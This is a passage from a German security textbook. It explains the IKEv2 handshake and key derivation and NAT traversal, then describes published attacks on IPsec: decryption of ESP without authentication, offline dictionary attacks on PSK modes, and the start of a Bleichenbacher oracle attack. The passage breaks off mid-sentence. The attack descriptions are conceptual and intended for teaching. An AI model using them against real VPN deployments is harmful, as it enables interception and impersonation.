In IKEv2 werden, wie in Abb. 8.38 dargestellt, Phase 1 und Phase 2 so verschachtelt, dass nach nur zwei Runden (vier Nachrichten) eine IKEv2 Security Association und eine IPsec Security Association ausgehandelt sind. Besteht beim Responder wegen vieler „halboffener" *(half open)* IKEv2-Handshakes der Verdacht, dass ein DoS-Angriff vorliegen könnte, so kann er zwei Anti-DoS-Nachrichten analog zu IKE(v1) vorschalten.

Phase 1 beginnt mit zwei Nachrichten, in denen die kryptographischen Algorithmen der IKEv2 SA mit dem aus ISAKMP stammenden Konzept der *Proposals* und *Transforms* ausgehandelt werden und in denen gleichzeitig eine Diffie-Hellman-Schlüsselvereinbarung durchgeführt wird.

In den nächsten beiden Nachrichten, die verschlüsselt sind, werden die Phasen 1 und 2 überlagert. In Phase 1 findet die Authentifikation der beiden Partien mittels digitaler Signaturen bzw. MACs statt, gleichzeitig werden in Phase 2 die Algorithmen der IPsec SA ausgehandelt und die dazugehörigen Schlüssel abgeleitet.

Phase 2, die im Gegensatz zu IKEv1 nur noch aus zwei Nachrichten besteht, kann danach noch beliebig oft durchgeführt werden, um weitere IPsec SAs auszuhandeln.

8.7.2 Phase 1

IKEv2 kennt nur noch zwei Authentifizierungsmodi: mittels digitaler Signaturen oder mittels MACs. Um den Phase-1-Handshake durchführen zu können, müssen beide Partien also




Abb. 8.38 2-Phasen-Konzept von IKEv2. Hellgrau hinterlegte Abschnitte stellen diejenigen Nachrichten dar, die mit einem Handshake-Schlüssel verschlüsselt und integritätsgeschützt übertragen werden

entweder beide über ein Schlüsselpaar für ein Signaturverfahren oder über einen gemeinsamen symmetrischen *Pre-Shared Key* verfügen. In Abb. 8.39 ist der Ablauf von Phase 1 im Detail für die Authentifikation mittels digitaler Signaturen beschrieben; die Variante mit MACs erhält man, indem die Schlüsselpaare beider Parteien durch einen Schlüssel k_{IR} und die Signaturberechnung durch eine MAC-Berechnung ersetzt werden.

IKE_SA_INIT In den ersten beiden Nachrichten aus Abb. 8.39 werden die kryptographischen Algorithmen ausgehandelt, zwei Paare von Nonces ausgetauscht und ein Diffie-Hellman-Schlüsselaustausch durchgeführt. Der komplexeste Vorgang ist hierbei die Aushandlung der Algorithmen, da die verwendete Syntax sich stark an ISAKMP anlehnt.

- $\vec{SA}$ besteht aus einer Liste von *Proposals,* wobei sich jedes Proposal auf eines der drei Anwendungsgebiete ESP, AH oder IKE bezieht und dieses Anwendungsgebiet auch im Proposal benannt wird. Bei gleichem Anwendungsgebiet (der Standardfall in IKE) müssen die Proposals in absteigender Präferenz angeordnet sein. Jedes Proposal enthält mehrere *Transforms,* die sich auf verschiedene Aspekte wie Verschlüsselung, Integrität und Schlüsselaushandlung beziehen. An dieser Stelle im Protokollablauf ist das Anwendungsgebiet IKE, und die auszuhandelnden Transforms sind die zu verwendende Diffie-Hellman-Gruppe (`D-H`), die Pseudozufallsfunktion (`PRF`), der Message-Authentication-Code-Algorithmus (`INTEG`) und der auf alle IKE-Nachrichten ab Nachricht 3 anzuwendende Verschlüsselungsalgorithmus (`ENCR`). Sind mehrere Transforms des gleichen Typs in einem Proposal vorhanden, so muss eines der beiden ausgewählt werden. Die Transforms sind also in etwa mit den Ciphersuites von TLS (Abschn. 10.3.3) vergleichbar, nur

Initiator (sk_I, pk_I)		Responder (sk_R, pk_R)
IKE_SA_INIT		
$\mathsf{spi_I} \xleftarrow{\$} \{0,1\}^{64}$ $x \xleftarrow{\$} \{0,1\}^{\lambda}, X \leftarrow g^x,$ $n_I \xleftarrow{\$} \{0,1\}^{\mu},$ $m_1 = (\vec{SA}, X, n_I)$	$\xrightarrow{\mathsf{spi_I}\|0, m_1}$	
		$\mathsf{spi_R} \xleftarrow{\$} \{0,1\}^{64}$ $y \xleftarrow{\$} \{0,1\}^{\lambda}, Y \leftarrow g^y$ $n_R \xleftarrow{\$} \{0,1\}^{\mu},$ $m_2 = (SA, Y, n_R, [CREQ])$
	$\xleftarrow{\mathsf{spi_I}\|\mathsf{spi_R}, m_2}$	
Key Derivation IKEv2		
$s \leftarrow \mathsf{PRF}_{n_I\|n_R}(g^{xy})$		
$T_1\|T_2\|T_3\|... \leftarrow \mathsf{IPRF}_s(data);\ T_1 \leftarrow \mathsf{PRF}_s(data\|1);$ $T_{i+1} \leftarrow \mathsf{PRF}_s(T_i\|data\|i+1)$		
$k_d\|k_{ai}\|k_{ar}\|k_{ei}\|k_{er}\|k_{pi}\|k_{pr} \leftarrow \mathsf{IPRF}_s(n_i\|n_r\|\mathsf{spi_I}\|\mathsf{spi_R})$		
IKE_AUTH		
$mac_i \leftarrow \mathsf{PRF}_{k_{pi}}(ID_I)$ $\sigma_i \leftarrow$ $\mathsf{Sign}_{sk_I}(\mathsf{spi_I}\|0\|m_1\|n_R\|mac_i)$ $m_3 = (ID_I, \sigma_i, \vec{SA}_2, \vec{TS})$ $c_3' \leftarrow \mathsf{Enc}_{k_{ei}}(m_3)$ $c_3 = (c_3', \mathsf{MAC}_{k_{ai}}(c_3'))$	$\xrightarrow{\mathsf{spi_I}\|\mathsf{spi_R}, c_3}$	
		$mac_r \leftarrow \mathsf{PRF}_{k_{pr}}(ID_R)$ $\sigma_r \leftarrow$ $\mathsf{Sign}_{sk_R}(\mathsf{spi_I}\|\mathsf{spi_R}\|m_2\|n_I\|mac_r)$ $m_4 := (ID_R, \sigma_r, SA_2, \vec{TS})$ $c_4' \leftarrow \mathsf{Enc}_{k_{er}}(m_4)$ $c_4 = (c_3', \mathsf{MAC}_{k_{ar}}(c_4'))$
	$\xleftarrow{\mathsf{spi_I}\|\mathsf{spi_R}, c_4}$	
Key Derivation ESP/AH		
$k'_{ei}\|k'_{ai}\|k'_{er}\|k'_{ar} \leftarrow \mathsf{IPRF}_{k_d}(n_i\|n_r)$		

Abb. 8.39 IKEv2-Phase-1-Handshake mit verschränkter Phase 2




Abb. 8.40 Beispielhafter Aufbau von $\vec{SA}$ in Phase 1. Jedes Proposal besteht aus den vier Komponenten DH-Gruppe (D-H), Schlüsselableitungsfunktion (PRF), MAC-Funktion (INTEG) und Verschlüsselungsfunktion (ENCR). Zu jeder Komponente müssen eine oder mehr Transforms angegeben werden

dass sie selbst weitere Optionen enthalten können. Ein kurzes Beispiel ist in Abb. 8.40 wiedergegeben.

- SA besteht als Auswahl aus $\vec{SA}$ aus genau einem der dort enthaltenen Proposals, und dieses Proposal darf für jedes der vier Anwendungsgebiete nur genau eine Transform enthalten.
- SPI_I, SPI_R sind zwei 64-Bit-Nonces, die in der Version 1 von IKE „cookies“ genannt wurden. Sie dienen im IKEv2-Header zur Identifizierung der aktuellen IKE-Sitzung, fließen aber auch in die Schlüsselableitung mit ein.
- n_I, n_R sind zwei weitere Nonces, deren Länge von der Spezifikation nicht genau festgelegt wird. Sie fließen in die Schlüsselableitung und die beiden digitalen Signaturen mit ein.
- X, Y sind die beiden Diffie-Hellman-Shares, die es beiden Parteien erlauben, einen geheimen (aber nach den ersten beiden Nachrichten noch nicht authentifizierten) Schlüssel zu berechnen. Idealerweise sollte der Initiator bereits wissen, welche mathematische Gruppe zur Berechnung dieser Werte von dem Responder unterstützt wird, da die Aushandlung dieser Gruppe parallel zum Schlüsselaustausch erfolgt. Wird die gewählte Gruppe nicht unterstützt, so muss der IKEv2-Handshake unterbrochen und neu begonnen werden.

Key Derivation IKEv2 Nach Austausch der beiden ersten Nachrichten werden bei Initiator und Responder eine Reihe von kryptographischen Schlüsseln berechnet, deren Länge von den in SA ausgehandelten Algorithmen abhängt.

Basis für diese Schlüsselableitung ist die Pseudozufallsfunktion, die als Transform `PRF` in SA enthalten ist. RFC7296 [KHN+14] nennt hier fünf mögliche Funktionen (`HMAC_MD5_96`, `HMAC_SHA1_96`, `DES_MAC`, `KPDK_MD5`, `AES_XCBC_96`)[1], aber eine Erweiterung durch die IANA ist leicht möglich.

Zunächst wird die ausgewählte Funktion nicht als PRF, sondern als *randomness extractor* eingesetzt, da die Rollen von PRF-Schlüssel und Daten vertauscht sind. Eigentlich müsste der Schlüssel ein geheimer Wert sein, und die Daten dürfen öffentlich sein, aber hier besteht der Schlüssel aus den beiden (offen übertragenen) Nonces n_I und n_R, und die Daten aus dem geheimen Diffie-Hellman-Wert g^{xy}. Ergebnis dieser Operation ist ein geheimer *seed* s, der im weiteren Verlauf als Schlüssel der Pseudozufallsfunktion dient.

Da die genannten PRF-Algorithmen bei einmaliger Anwendung nicht hinreichend viele pseudozufällige Bits liefern, um alle sieben Schlüssel daraus zu entnehmen, werden sie in einem iterierten Modus betrieben, der in Abb. 8.39 beschrieben ist. Eingabe in die Pseudozufallsfunktion mit Schlüssel s in der $(i+1)$-ten Runde sind die Ausgabe der i-ten Runde, die vier ausgetauschten Nonces und der Zählerwert $i+1$.

Wurden auf diese Weise hinreichend viele Bits erzeugt, so werden daraus die sieben Schlüssel in folgender Reihenfolge entnommen: Zuerst der Key-Derivation-Schlüssel k_d, dann die vier Schlüssel $k_{ai}, k_{ar}, k_{ei}, k_{er}$ für die authentische Verschlüsselung aller nachfolgenden Handshake-Nachrichten und dann die beiden Key-Confirmation-Schlüssel zum Berechnen eines geheimen Fingerabdrucks der Identität von Initiator und Responder.

Alle nachfolgenden Nachrichten, d. h. die Nachrichten 3 und 4 in Abb. 8.39 und die Nachrichten aus Abb. 8.41 werden jetzt authentisch verschlüsselt, mit $k_{ai}, k_{ar}, k_{ei}, k_{er}$.

IKE_AUTH Phase 1 In den folgenden beiden Nachrichten werden Phase 1 und Phase 2 kombiniert. Betrachten wir zunächst nur Phase 1, in der für die Authentifikation der beiden Parteien in Abb. 8.39 zwei digitale Signaturen berechnet werden.

Die Berechnung dieser Signaturen beginnt mit einer zunächst seltsam anmutenden Operation: Über die Identitäten der beiden Parteien ID_I und ID_R wird zunächst einmal ein MAC gebildet, unter den gerade erst abgeleiteten Schlüsseln k_{pi} und k_{pr}. Diese MACs taugen nicht zur Authentifizierung der beiden Parteien, denn sie werden ja mit (noch) nicht authentischem Schlüsselmaterial gebildet – ein Man-in-the-Middle-Angreifer könnte mit dem Initiator und dem Responder jeweils ein anderes Paar dieser Schlüssel aushandeln.

Der Zweck dieser MAC-Berechnung ist subtiler. Da in die digitalen Signaturen direkt nicht alle in IKE_SA_INIT ausgetauschten Werte einfließen – in der Signatur des Initiators fehlt z. B. der Wert Y –, wird deren Präsenz im Signaturwert *indirekt* über die Schlüssel k_{pi} und k_{pr}, in deren Ableitung die fehlenden Werte einfließen, sichergestellt. Würde man die

[1] Der Zusatz „96“ beschreibt lediglich, dass bei einem Einsatz als MAC ggf. nur 96 Bit des Ausgabewertes übertragen werden.

Signatur direkt über ID_X anstatt über mac_x berechnen, so wäre ein theoretischer Angriff möglich, ein so genannter *Unknown-Key-Share*-Angriff.

Warum diese komplexe und ungewöhnliche Form gewählt wurde, um alle ausgetauschten Werte durch eine digitale Signatur abzusichern, wird im RFC nicht erläutert. Nach Austausch und Verfikation der digitalen Signaturen sind die vorher abgeleiteten Schlüssel k_d, ..., k_{pr} authentisch.

IKE_AUTH Phase 2 Die mit Phase 1 verschränkte Durchführung von Phase 2 wird aus den in den Nachrichten 3 und 4 übertragenen Werten $\vec{SA}_2$, SA_2, TS_i, TS_r, und aus den Nonces n_I, n_R „zusammengebastelt". Mit $\vec{SA}_2$ nd SA werden hier wiederum Algorithmen mit der Proposal/Transforms-Methodik ausgehandelt; diesmal müssen die Transforms aber zu dem ausgewählten Datenformat passen. Für AH wird also lediglich ein MAC-Algorithmus benötigt, während für ESP – je nach gewähltem Modus – ein Verschlüsselungs- und/oder ein MAC-Algorithmus benötigt werden. TS_i und TS_r sind *Traffic Selectors,* die angeben, welche der vielen möglichen TCP/IP oder UDP/IP-Verbindungen zwischen diesen beiden Partien mit der ausgehandelten Security Association geschützt werden sollen. Im Gegensatz zu den späteren Instanzen von Phase 2 werden in dieser verschränkten ersten Instanz keine neuen Nonces ausgetauscht, sondern die Nonces aus den Nachrichten 1 und 2 werden noch einmal verwendet.

Key Derivation ESP/AH Die Länge und Anzahl der abzuleitenden Schlüssel richtet sich nach dem ausgehandelten Datenformat (ESP oder AH) und aus den ausgehandelten Algorithmen. Als geheimer Startwert für die Schlüsselableitung dient der Key-Derivation-Schlüssel k_d, und als Eingabe dienen die beiden Nonces n_I, n_R.

8.7.3 Aushandlung weiterer IPsec SAs

IKEv2 Phase 2 gibt es, analog zu IKEv1, in zwei Varianten: mit PFS, also mit der Garantie der Vertraulichkeit der vor dem Bekanntwerden von k_d ausgehandelten Schlüssel, und ohne PFS. Beide Varianten unterscheiden sich in Abb. 8.41 nur in der optionalen Diffie-Hellman-Schlüsselvereinbarung, die in eckige Klammern gesetzt ist.

In der Variante ohne PFS ist dieser Phase-2-Handshake weitgehend identisch mit dem symmetrischen Schlüsselvereinbarungsprotokoll aus Abb. 4.7. Auf die Einbindung eines beidseitigen Challenge-and-Response-Protokolls wird im Gegensatz zu IKEv1 verzichtet – die neu ausgehandelten Schlüssel k'_{ei}, k'_{ai}, k'_{er}, k'_{ar} sind implizit über den Schlüssel k_d authentifiziert.

Würde man auf die Verschlüsselung der Nachrichten in Phase 2 verzichten, oder würde ein schwaches Verschlüsselungsverfahren eingesetzt, so könnte ein Angreifer allerdings jetzt die Aushandlung der Algorithmen manipulieren, indem er Proposals und Transforms




Abb. 8.41 IKEv2-Phase-2-Handshake. Soll Perfect Forard Secrecy erreicht werden, so können optional DHKE-Werte (in eckigen Klammern dargestellt) ausgetauscht werden

auf $\vec{SA}$ löscht. Daher schreibt der IKEv2-Standard die Verwendung eines *authentischen Verschlüsselungsverfahrens (Authenticated Encryption)* vor.

8.8 NAT Traversal

Beim Datenformat Authentication Header erkennt man die Auswirkungen auf die Authentizität des IP-Pakets sofort. Die beiden Felder Source- und Destination-IP fließen in die Berechnung des MAC ein; bei einer Änderung in einem der beiden Felder wird also der MAC ungültig.

Bei ESP im Transport Mode sind die Auswirkungen etwas subtiler. Ist die Nutzlast des IP-Pakets ein TCP- oder ein UDP-Segment, so enthält dieses Segment eine Prüfsumme, die über einen Pseudoheader gebildet wird. Dieser Pseudoheader umfasst den TCP- oder UDP-Header, aber auch die beiden Felder Source- und Destination-IP des IP-Headers. Durch eine

Modifikation in einem der beiden Felder ändert sich also diese Prüfsumme, und dadurch wird der MAC ungültig.

Außerdem wird NAPT wird beim Einsatz der ESP-Verschlüsselung unmöglich gemacht. Da der TCP- bzw. UDP-Header hier immer verschlüsselt ist, kann das NAPT-Gateway die Portnummer nicht mehr modifizieren.

Unter dem Stichwort „NAT Traversal“ wurden daher im Rahmen der IPsec-Arbeitsgruppe eine Reihe von RFCs erstellt, die dieses Problem lösen sollen. Die wesentliche Idee dabei [HSV+05] ist, die IPsec-Pakete noch einmal in UDP-Segmente einzupacken und diese Pakete über den IKE-UDP-Port 500 auszutauschen. Dadurch wird es möglich, den Effekt eines NAT-Gateways zwischen den beiden IPsec-Hosts durch eine geänderte Behandlung des ESP- bzw. AH-Pakets beim Empfänger zu kompensieren.

Die Erkennung eines NAT-Gateways muss dabei im Rahmen des IKE-Protokolls erfolgen [KSHV05]. Hierzu werden die Quell- und Ziel-IP-Adresse jeweils beim Initiator und Responder gehasht. Der jeweilige Empfänger kann diese Hashwerte dann mit seinen selbst berechneten Hashwert vergleichen; stimmen zwei Hashwerte nicht überein, so wurde ein NAT-Gateway erkannt.

8.9 Angriffe auf IPsec

Erste Angriffe auf IPsec wurden inzwischen publiziert [DP07, PY06, FGS+18]. Sie brechen nicht den Standard, zwingen aber dazu, genauer über die Konfiguration von IPsec nachzudenken.

8.9.1 Angriffe auf Encryption-Only-Modi in ESP

Kenny Paterson [DP07, PY06] hat in verschiedenen Publikationen Möglichkeiten aufgezeigt, wie man IPsec-Pakete entschlüsseln kann, wenn nur die Verschlüsselung, aber keine Authentifikation eingesetzt wird (ESP ohne Authentication Data). Er nutzt dabei aus, dass der Netzwerkstack als Decryption Oracle dienen kann, ähnlich wie bei Padding-Oracle-Angriffen.

8.9.2 Wörterbuchangriffe auf die PSK-Modi

Zur Authentifikation können in Phase 1 von IKEv1 und IKEv2 Pre-Shared Keys (PSKs) eingesetzt werden. Diese Authentifizierungsmodi wurden bereits im Kontext der anderen Modi in Abschn. 8.6 und 8.7 beschrieben – zum besseren Verständnis der hier geschilderten Angriffe sind sie aber noch einmal in Abb. 8.42 und 8.43 für IKEv1 zusammengefasst.

Werden in diesen Modi PSKs mit geringer Entropie, also einem geringen Zufallsanteil eingesetzt, so kann man diese mittels eines Wörterbuchangriffs (Abschn. 4.1.2) ermitteln. Dazu gibt es zwei Angriffsszenarien: ein einfaches für IKEv1 Phase 1 Aggressive Mode und ein schwierigeres für die beiden anderen PSK-Modi – IKEv1 Phase 1 Main Mode und IKEv2 Phase 1. Diese Angriffe wurden in [FGS+18] dokumentiert.

Offline-Wörterbuchangriff gegen IKEv1 Aggressive Mode Zunächst zum einfachen Szenario, das schon lange bekannt war: Wie man in Abb. 8.42 erkennen kann, sind alle Nachrichten im Aggressive Mode von IKEv1 unverschlüsselt. Ein passiver Angreifer kann somit alle Nachrichten mitlesen, insbesondere auch den Wert prf_R. Dieser Wert dient im Folgenden als Prüfwert, um die Korrektheit eines aus dem Wörterbuch entnommenen PSK zu ermitteln.

Der Angreifer kennt durch sein passives Mitlesen des IKEv1-Protokolls alle Werte, die zur Berechnung von prf_R benötigt werden – bis auf den Schlüssel k. Für seinen Angriff verwendet er ein Wörterbuch W, das eine Sammlung möglicher PSKs enthält. Für jeden Wert $psk^* \in W$ berechnet er nun

$$k^* \leftarrow \mathsf{PRF}_{psk^*}(n_I, n_R)$$

und setzt diesen Wert in der Berechnung von




Abb. 8.42 IKEv1 Phase 1 Aggressive Mode mit PSK-basierter Authentifikation

$$prf_R^* \leftarrow \mathsf{PRF}_{k^*}(g^x, g^y, \mathsf{cky_I}, \mathsf{cky_R}, SA, ID_R)$$

ein. Er vergleicht diesen Wert mit dem mitgelesenen Wert prf_R. Hat er einen Wert prf_R^* mit $prf_R^* = prf_R$ gefunden, so ist der zugehörige Wert psk^* der Pre-Shared Key, der von Initiator und Responder verwendet wird.

Damit ist die Sicherheit dieses PSK-basierten Verfahrens gebrochen, da der Angreifer jetzt in allen *zukünftigen* Verbindungen als Man-in-the-Middle alle Nachrichten entschlüsseln oder *zukünftig* Initiator oder Responder gegenüber dem jeweils anderen impersonifizieren kann. Alle *alten* IKE SAs, also solche, die *vor* der Berechnung des PSK ausgehandelt wurden, bleiben sicher, da die auch hier mittels DHKE eingebaute Perfect Forward Secrecy diese alten Verbindungen schützt. Allerdings weiß das Opfer nicht, welche SAs „alt" und welche „zukünftig" sind, da dieser rein passive Angriff nicht erkannt werden kann.

Da der Wörterbuchangriff *offline,* d. h. ohne Kommunikation mit Initiator oder Responder, stattfinden kann, ist er besonders effizient. Der gleiche Angriff ist natürlich auch gegen den Wert prf_I möglich.

Offline-Wörterbuchangriff gegen IKEv1 Main Mode und IKEv2 Phase 1 Man könnte jetzt annehmen, dass der oben beschriebene Angriff nicht funktioniert, wenn prf_I und prf_R bzw. die entsprechenden Werte bei IKEv2 verschlüsselt sind. Dies ist, wie in Abb. 8.43 dargestellt, im IKEv1 Main Mode der Fall.

Leider schützt diese Verschlüsselung *nicht* vor Offline-Wörterbuchangriffen – lediglich der Aufwand, an einen geeigneten Prüfwert zu kommen, erhöht sich für den Angreifer. Dieser muss hier als Responder agieren, d. h., er muss als Man-in-the-Middle warten, bis eine der beiden Parteien die Verbindung initiiert. Der Angreifer fängt dann alle Nachrichten an den Responder ab und antwortet mit eigenen Nachrichten – dies ist bis einschließlich Nachricht m_4 möglich, da hier keinerlei Authentifikation stattfindet. Er erhält dann Nachricht c_5 – und bricht den Handshake ab.

Der Chiffretext c_5 ist jetzt der benötigte Prüfwert für den Offline-Wörterbuchangriff. Wieder entnimmt der Angreifer mögliche PSK-Werte $psk^* \in W$ dem Wörterbuch W. Er berechnet damit zunächst wieder

$$k^* \leftarrow \mathsf{PRF}_{psk^*}(n_I, n_R)$$

und leitet daraus die Schlüssel k_0, k_1, k_2 ab. Mithilfe von k_2 kann er nun c_5 entschlüsseln. Dies sollte in der Regel reichen, um den korrekten PSK zu identifizieren, denn nur bei Verwendung des korrekten PSK wird ein gültig ISAKMP-formatierter Klartext (ID_I, prf_I) berechnet, bei einem nichtkorrekten PSK sieht der Klartext dagegen pseudozufällig aus.

Sollte dies nicht reichen, um den PSK zu identifizieren, so kann zusätzlich noch

$$prf_I^* \leftarrow \mathsf{PRF}_{k^*}(g^x, g^y, \mathsf{cky_I}, \mathsf{cky_R}, SA, ID_I)$$

berechnet und mit dem entschlüsselten Wert prf_I verglichen werden.




Abb. 8.43 IKEv1 Phase 1 Main Mode mit PSK-basierter Authentifikation

Die Konsequenzen eines solchen Angriffs sind die gleichen wie beim oben beschriebenen Angriff auf den Aggressive Mode.

8.9.3 Bleichenbacher-Angriff auf IKEv1 und IKEv2

Bleichenbacher-Angriffe werden ausführlich in Abschn. 12.4.2 beschrieben. Sie basieren auf Informationen über den Klartext, die das Opfer ungewollt an den Angreifer übermittelt – nämlich auf der Information, ob der RSA-entschlüsselte Klartext wie in Abb. 8.44 dargestellt mit den beiden Bytes 0×00 0×02 beginnt oder nicht.




Abb. 8.44 PKCS#1-Codierung [Kal98a] einer Nachricht m vor der Verschlüsselung mit RSA. Die Gesamtzahl der Bytes entspricht der Länge des RSA-Modulus in Bytes

Die PKCS#1-Codierung für Nachrichten wurde schon in Abschn. 2.4.2 vorgestellt; sie dient dem Schutz gegen die in Abschn. 2.4 beschriebenen Angriffe auf Textbook RSA. Diese Codierung wird heute in fast allen praktischen Anwendungen von RSA verwendet, weil sie einfach zu programmieren ist. Im Jahr 1998 hat Daniel Bleichenbacher [Ble98] aber nachgewiesen, dass eine inkorrekte Implementierung verheerende Konsequenzen haben kann – der Angreifer kann dann die verschlüsselte Nachricht m berechnen, ohne den RSA-Algorithmus selbst brechen zu müssen.

Der Einsatz von RSA Encryption zur Authentifikation von Initiator und Responder, der schon in Abb. 8.31, 8.32 und 8.35 dargestellt wurde, wird in Abb. 8.45 noch einmal zusammenfassend dargestellt. Dort sind die Klartexte der Nachrichten $c_{n_I}, c_{n_R}, c_{ID_I}$ und c_{ID_R} PKCS#1 codiert. Die nachfolgend beschriebenen Angriffe wurden in [FGS+18] publiziert.

Bleichenbacher-Orakel in IKEv1 Wir konzentrieren uns bei unserem Angriff auf die Nachricht c_{n_I}, da wir die darin enthaltene Nonce n_I entschlüsseln möchten. Der Angreifer

